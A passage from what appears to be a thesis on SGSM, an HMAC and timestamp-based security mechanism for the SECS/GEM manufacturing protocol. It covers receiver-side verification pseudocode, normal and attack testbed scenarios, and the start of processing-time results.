As discussed in the previous section, the mode header field configures SGSM with different security levels, including authentication, confidentiality, or both. For example, mode = 1 configures SGSM in authentication mode. Once this is decided, the next stage is to generate the hash for authentication and message integrity. SGSM supports a wide range of HMAC algorithms with varying key sizes for computing the hash. Each HMAC algorithm works differently; hence, the time required to compute the hash is likewise different. Even the same HMAC algorithm has different processing times when employed with varying key sizes; therefore, rather than using a single HMAC algorithm, the performance of SGSM is evaluated using a variety of algorithms and key sizes to achieve the best results. Therefore, this work evaluates the SGSM mechanism using three algorithms with varying key sizes (i.e., HMAC-SHA-1, HMAC-SHA256, HMAC-SHA512, HMAC-SHA3-256, and HMAC-SHA3-512).

To compute the HMAC value, the sender must have the receiver's secret key. Each machine comes preloaded with secret keys that are uniquely identified by a KeyID. The SECS/GEM specifications dictate that communication be initiated by an active device (often a host), and a host may simultaneously communicate with several devices on the network. Thus, there are multiple secret keys, one for each machine. The host must compute the HMAC values for the given machine using the correct key, which is impossible without first loading the correct key into memory. After obtaining the secret key, the sender computes the HMAC value and places it into ACB's Payload.

At this point, the SGSM's overall processing is complete, and the sender is ready to append the ACB to the HSMS message and transfer it to the receiver for

further processing. The sender's ACB generation, timestamp generation, and HMAC generation operations are all depicted in Figure 4.10.




Figure 4.10 ACB Generation, Timestamp Generation, and Computing HMAC Value at the Sender

4.4 Processing SGSM Messages (at the Receiver)

The device configured in passive mode opens up a port and listens for incoming requests for SECS/GEM communications. The Receiver will process only messages that include an ACB and will discard all other messages. The steps that SGSM performs at the receiver are explained in the following subsections.

4.4.1 ACB Verification

The first step receiver takes is to determine the validity of the ACB and verifies the ACB against several checks. For example, when a message is received on the designated port address (typically 5000), the receiver must first determine whether it contains ACB; if it does not, the receiver discards the message, presuming the message was received from a device configured with a standard or incompatible SECS/GEM version. Following that, the receiver determines whether or not the mode and algorithm stated in the received message are supported. The receiver discards the message if one of these checks fails. Afterwards, the receiver must have the correct key to generate the hash; consequently, it determines if it has the right key; if it does not, the message is discarded. Once all of these checks have been completed, the received message is deemed genuine and forwarded for further processing. The pseudocode and flowchart for ACB verification at the sender are shown in Figure 4.11 and Figure 4.12, respectively.

ACB Verification (HSMS Message)	
Receive HSMS request message	
if HSMS message is not piggybacked with ACB, then	
return false	
if Invalid Mode, then	
return false	//Mode either invalid or not supported
if Algorithm not supported or invalid, then	
return false	//Sender uses algorithm not supported //by the receiver
if KeyID is invalid, then	
return false	
return true	

Figure 4.11 Rule-Based Code for Verifying Message at the Receiver

Figure 4.11 describes a process for verifying an HSMS (High-Speed Messaging Service) message that includes an ACB (Authentication Control Block). The process begins by receiving an HSMS request message. The first step of the verification process is to check if the HSMS message is piggybacked with an ACB. If it is not, the function returns false, indicating that the message is not properly authenticated. Next, the process checks whether the mode is valid or supported. If it is invalid or not supported, the function returns false, and the message is rejected. The Algorithm used for the Hash calculation is also checked for its validity and support; if the Algorithm is not supported or invalid, the function returns false, and the message is rejected. Then the process checks the KeyID; if it is invalid, the function returns false, and the message is rejected. If the HSMS message passes all of these checks, the function returns true, indicating that the message is verified and authenticated.




Figure 4.12 Flowchart of ACB Verification at the Receiver

4.4.2 Hash Verification at the Receiver

The SGSM restricts communication via SECS/GEM to authenticated devices; as a result, it ensures that only messages sent by legitimate devices are accepted and processed while discarding all other messages. Therefore, the receiver must regenerate the hash and compares it with the hash embedded within the received message to achieve this. A hash (Hash₁) is extracted from the received message and saved by the receiver. The receiver then initializes the ACB Payload with zeroes, computes a second hash (Hash₂) using the previously preloaded key, and compares the two hash values. The message is accepted and processed further only if two hash values match; else, the message is rejected (i.e., the mismatch of two hash values indicates the possibility of an FDIA attack).

Figure 4.13 depicts the pseudocode, and Figure 4.14 illustrates the steps involved in verifying the hash at the receiver.




Figure 4.13 Pseudocode for HMAC Verification




Figure 4.14 HMAC Verification Steps

4.4.3 Timestamp Verification at the Receiver

The SGSM provides an RPV header field containing the timestamp value, which is used to determine the freshness of the message at the receiver. The stale timestamp in the received message is regarded as a replay attack; therefore, such messages will be rejected and discarded by SGSM.

Timestamp verification requires the receiver to compare the timestamp of each received message with the timestamp of the previously received message. This condition must hold except for the first message, as there exists no preceding message; consequently, there is no timestamp for the preceding message. Hence, when the first message arrives at the receiver, it is accepted, and the timestamp (TS₁) variable is

updated so that the subsequent messages can be compared to the timestamp extracted from previous messages. Figure 4.15 depicts pseudocode to verify timestamps at the receiver, whereas, Figure 4.16 illustrates the steps required to be performed.

VerifyTimestamp (HSMS message)	
# TS ₁ = None	// TS1 is a global variable
Extract Timestamp from message and assign to TS ₂	
if TS ₁ is equal to None, then	// first message
TS ₁ = TS ₂	
Accept message	
return true	
else if TS ₁ < TS ₂ , then	// timestamp verified
TS ₁ = TS ₂	
Accept message	
Return true	
else	
Reject message	// old message
Log attack information	
return false	

Figure 4.15 Pseudocode of Timestamp Verification at the Receiver




Figure 4.16 Timestamp Steps Performed at the Receiver

4.5 SGSM implementation Scenarios

The testbed scenarios are meant to correctly evaluate and assess the SGSM's performance and validate the SGSM's functionality to authenticate communicating entities and prevent network-based attacks. Two distinct scenarios have been developed to achieve this, namely, the normal scenario and the attack scenario, hence achieving the fourth objective of this research. A more in-depth discussion of these scenarios is provided in the following subsections.

4.5.1 Normal Scenario

As the name implies, the normal scenario aims to evaluate the proposed SGSM mechanism under normal conditions, i.e., without the presence of an attacker in the network. In this scenario, the SGSM mechanism is configured on a host and

equipment in a testbed environment to ensure that the proposed mechanism achieves the design objectives specified in Section 2.8. The performance of the proposed SGSM mechanism under a normal scenario is measured in terms of processing time and control overhead. Measuring the processing time and control overhead can determine whether the SGSM satisfies the requirements specified in Section 2.8 of Chapter 2 (i.e., lightweight or less complex). The proposed SGSM mechanism must be fast and time-efficient. According to SECS/GEM specifications, the SGSM must not have a computation complexity greater than 100 milliseconds or 10Hz; otherwise, this would negate the purpose of the standard SECS/GEM protocol, i.e., real-time insights into the industrial equipment. In this way, the SGSM addresses the authentication, message integrity, and resilience against cyber-attack issues, which remain one of the key challenges being faced by the standard SECS/GEM protocol used in the manufacturing industry.

To ensure a better evaluation of SGSM in terms of processing time, the experiments performed in this scenario were examined 20 times to satisfy the computer science test requirements (Devore, 2015). Conducting an experiment 20 times using the same testbed can provide many advantages for the research. It can enhance the statistical power of the results by providing more data and increasing the accuracy and precision of the outcome. It also allows for controlling extraneous variables that may impact the results and keeping other variables constant, which can ensure that any variations in the results are only due to the independent variable being examined. Repeating the experiment multiple times also enables the researcher to check for consistency in the results, which can provide stronger evidence that the findings are reliable and not just by chance. Additionally, using the same testbed across the experiments can make it easier to compare the results and identify patterns

and trends. Lastly, repeating the experiment multiple times increase the robustness of the results, making it more likely to be generalizable to other situations or settings, especially when the results are intended to be applied in real-world scenarios.

The normal Scenario is based on the testbed environment, as depicted in Figure 4.17. The communication depends on the mode in which the host and equipment are configured, and whichever is configured in active mode will initiate the connection establishment request. The sender computes the control overhead and processing time associated with each message it sends and receives. Likewise, the receiver calculates the processing time and overhead associated with each request message it receives and the response message it transmits. In this manner, the processing time is calculated four times: at the sender when the request message is sent, at the receiver when the request message is received, at the receiver when the response message is sent, and at the host when the response message is received.




Figure 4.17 Testbed Environment: Normal Scenario

4.5.2 Attack Scenario

This scenario is developed to evaluate the capabilities of the proposed SGSM mechanism for detecting and preventing cyber-attacks carried out on machines configured with SGSM in the testbed environment. Under this scenario, SGSM is evaluated for authentication, integrity, and resilience against DoS, FDIA, and Replay attacks. The secret keys are pre-installed on all devices in the testbed environment; therefore, the legitimate devices successfully reproduce the hash appended in the ACB and accept the received message. On the contrary, because the attacker device does not possess a valid secret key, connection requests sent by the attacker are rejected by the receiving devices, preventing the attacker from communicating with other network devices.

Likewise, the attack scenario is equally effective in measuring the resilience of SGSM against cyber-attacks. The attacker crafts an HSMS control message and sends it to the victim machine (i.e., E_2). Upon receiving a message from the attacker, the attack is regarded as successful when the receiver accepts a malicious message; otherwise, the attack is considered unsuccessful. As with a normal scenario, the experiment is repeated 20 times, and resilience against cyber-attacks is computed. Figure 4.3 depicts the attack scenario wherein a host is communicating with two pieces of equipment, and the attacker is configured on a machine running Kali Linux.

4.6 Chapter Summary

This chapter discussed the implementation details of the proposed SGSM mechanism. The chapter outlined the prerequisites for developing the SGSM mechanism, which included programming language, network traffic capturing and monitoring tools, and packet crafting process to carry out attacks on SECS/GEM

communications. Furthermore, this chapter described the network topology and discussed the hardware and software specifications of machines and networking devices used in the testbed environment. The implementation details of the SGSM mechanism, including ACB generation and initialization, generating the hash code required to be verified at the receiver, and setting up a timestamp to prevent replay attacks, were explained in this chapter.

Furthermore, this chapter provided details of the two scenarios, namely the normal scenario and the attack scenario, developed to evaluate the performance of the proposed mechanism in terms of processing time, control overhead, and resilience against cyber-attacks. The main purpose of SGSM mechanism implementation was to justify that this mechanism is applicable for secure communication in the manufacturing industry without compromising performance. The experimental results and discussion are covered and elaborated on in Chapter Five.

CHAPTER 5

RESULTS AND DISCUSSION

This chapter discusses the findings obtained during the evaluation of the SGSM mechanism under the experiments performed with normal and attack scenarios. Processing time and control overhead are measured for the proposed SGSM mechanism under a normal scenario, whilst the SGSM's resilience to cyber-attack is measured under an attack scenario. The experiments in each scenario are performed 20 times to satisfy the computer science test requirements (Devore, 2016). The obtained results are then analyzed to offer convincing proof that the proposed SGSM mechanism can be effectively implemented in industrial networks to secure the communication carried out over the SECS/GEM communication protocol.

The primary design objective of the SGSM mechanism is to prevent cyber-attacks; thus, the SGSM communications are attacked, and the performance of the SGSM mechanism is measured in terms of resilience against DoS attacks, FDIA attacks, and Replay attacks. The results obtained from the attack scenario are then compared with other mechanisms, and the conclusion is drawn.

The strategy to evaluate the performance of the SGSM mechanism is carried out in two steps:

- (1) Since SGSM supports several HMAC algorithms with varying key sizes, each variant's processing time and control overhead is calculated separately.
- (2) The performance of SGSM is then compared with standard SECS/GEM and other available security mechanisms.

The strategy used to evaluate the proposed mechanism's performance is depicted in Figure 5.1.




Figure 5.1 Evaluation Strategy

The rest of the chapter is organized as follows. Section 5.1 discusses the experiments conducted under a normal scenario to measure and compare results with other mechanisms regarding processing time and control overhead. Section 5.2 discusses experiments conducted under attack scenarios to evaluate SGSM's resilience against cyber-attacks. Section 5.3 Discusses the strengths and weaknesses of all the mechanisms covered in this study, and Section 5.6 summarizes the entire chapter.

5.1 Normal Scenario Experiment

The normal scenario is devised to assess the performance of SGSM in terms of processing time and control overhead. SGSM-enabled industrial equipment must communicate only with authorized devices; hence, each message transmitted must

include an ACB to be authenticated at the receiver; otherwise, the message will be discarded. SGSM incurs a longer processing time than the standard SECS/GEM because it performs several additional tasks (i.e., generating and initializing ACB, generating timestamps, generating hashes using HMAC, and appending ACB to the HSMS message). However, this increase in processing time must be as low as possible; otherwise, it will render SGSM infeasible for commercial use. Given this, the processing time is the most critical parameter in evaluating SGSM, and a significant portion of this chapter is devoted to it.

5.1.1 Processing Time

This section discusses the processing time required by the SGSM's processes for generating and verifying the control and data messages exchanged between sender and receiver in the industrial network. Four main processes take place between the sender and receiver hosts during the execution of a transaction (Section 2.2.2), namely,

- generating request messages at the sender (host)
- receiving and verifying the request messages at the receiver (equipment)
- generating response messages (equipment), and
- receiving and verifying response messages at the receiver (host).

The SECS/GEM transaction, which consists of the stages listed above, must be protected from attacks; hence, each message exchanged between the two communicating devices must be equipped with the necessary information to authenticate devices and ward off attacks. To achieve this, ACB is appended with each message which carries the information required by the receiver. However, the

computational cost of security features implemented at the sender and receiver must be evaluated to determine the increase in processing time.

In order to compute the processing time for securing messages at the sender and verify them at the receiver, the value of the system clock is saved in a variable called $START_{Time}$. Upon completing the task (i.e., send or receive a message), the system clock's value is again saved in another variable called END_{Time} . After subtracting $START_{Time}$ from END_{Time} , the difference between these two values is referred to as processing time. The standard SECS/GEM processing time is used as a benchmark. Any mechanism whose processing time is closer to the Standard SECS/GEM processing time is regarded as the best possible security mechanism. The processing time at the sender and receiver is calculated using equations 3-1 and 3-2, respectively.

SGSM is a versatile security mechanism and supports several HMAC algorithms for generating the hash in order to authenticate devices and prevent cyber-attacks. Each HMAC algorithm is different in its operation and supports keys of varying sizes; hence, the processing time for all HMAC algorithms is not uniform and needs computing the processing time for each algorithm separately. The outcomes of experiments using different HMAC algorithms are compared to those achieved using other security mechanisms (i.e., Secured SECS/GEM and SECS/GEMsec). The following subsections delve deeper into this direction and present results from an evaluation of SGSM's performance using various HMAC algorithms.

5.1.1(a) Calculating the Processing Time of SGSM with Different HMAC Algorithms

The processing time of SGSM is measured with HMAC-SHA1, HMAC-SHA256, HMAC-SHA512, HMAC-SHA3-256, and HMAC-SHA3-512. Although SHA1 is broken and may not be suitable for commercial usage, however, without knowing the key, the hash values generated with HMAC-SHA1 are relatively difficult to break. Therefore, due to the smaller key size (i.e., 160 bits or 20 bytes), SGSM is also evaluated with SHA-1.

As described in Chapter 4, SGSM's functionality is divided into four main subtasks, i.e., to generate and initialize ACB, generate a timestamp, generate a hash, and append ACB to the message. The sender begins the ACB generation process by loading the settings preconfigured on the system, which include mode, RPM, algorithm, and secret key. As described in 3.3, the algorithm and secret key size define the length of the entire ACB. Once the sender has the necessary information, it generates the ACB and initializes it with the specified settings. After that, the sender generates the timestamp and hash values and stores them in the ACB. Thus, the processing time for measuring these processes at the sender and receiver is explained in the sub-sections below.

5.1.1(a)(i) Sending Message (at the Host)

As stated previously, SGSM supports a variety of hashing techniques. Each HMAC algorithm is unique in its operation, and processing time varies according to key size and internal processes. Hence, the processing time of each HMAC variant is computed, and the results are presented in Table 5.1. The experiments were repeated

20 times with each HMAC algorithm to determine the SGSM mechanism's processing time under a normal scenario.

Table 5.1 reveals that the SGSM mechanism implemented with the HMAC-SHA1 has the lowest processing time (i.e., approximately 0.49 milliseconds), apparently due to the smaller key size (i.e., 160 bits). In contrast, the HMAC-SHA3-512 has consumed the longest processing time (i.e., on average, 0.67 milliseconds) because it has the largest key size and more complicated internal processes. In all cases, SGSM's processing time remained under 0.7 milliseconds, which is a phenomenal display of performance by a security mechanism that is feature-rich and offers authentication, integrity, and protection against cyber-attacks with this little computational overhead.

Table 5.1 Processing Time (in Milliseconds) of SGSM with Different HMAC Algorithms (at the Sender)

Experiment Run	SGSM (SHA1)	SGSM (SHA256)	SGSM (SHA512)	SGSM (SHA3-256)	SGSM (SHA3-512)
1	0.4547	0.5195	0.5656	0.6190	0.6702
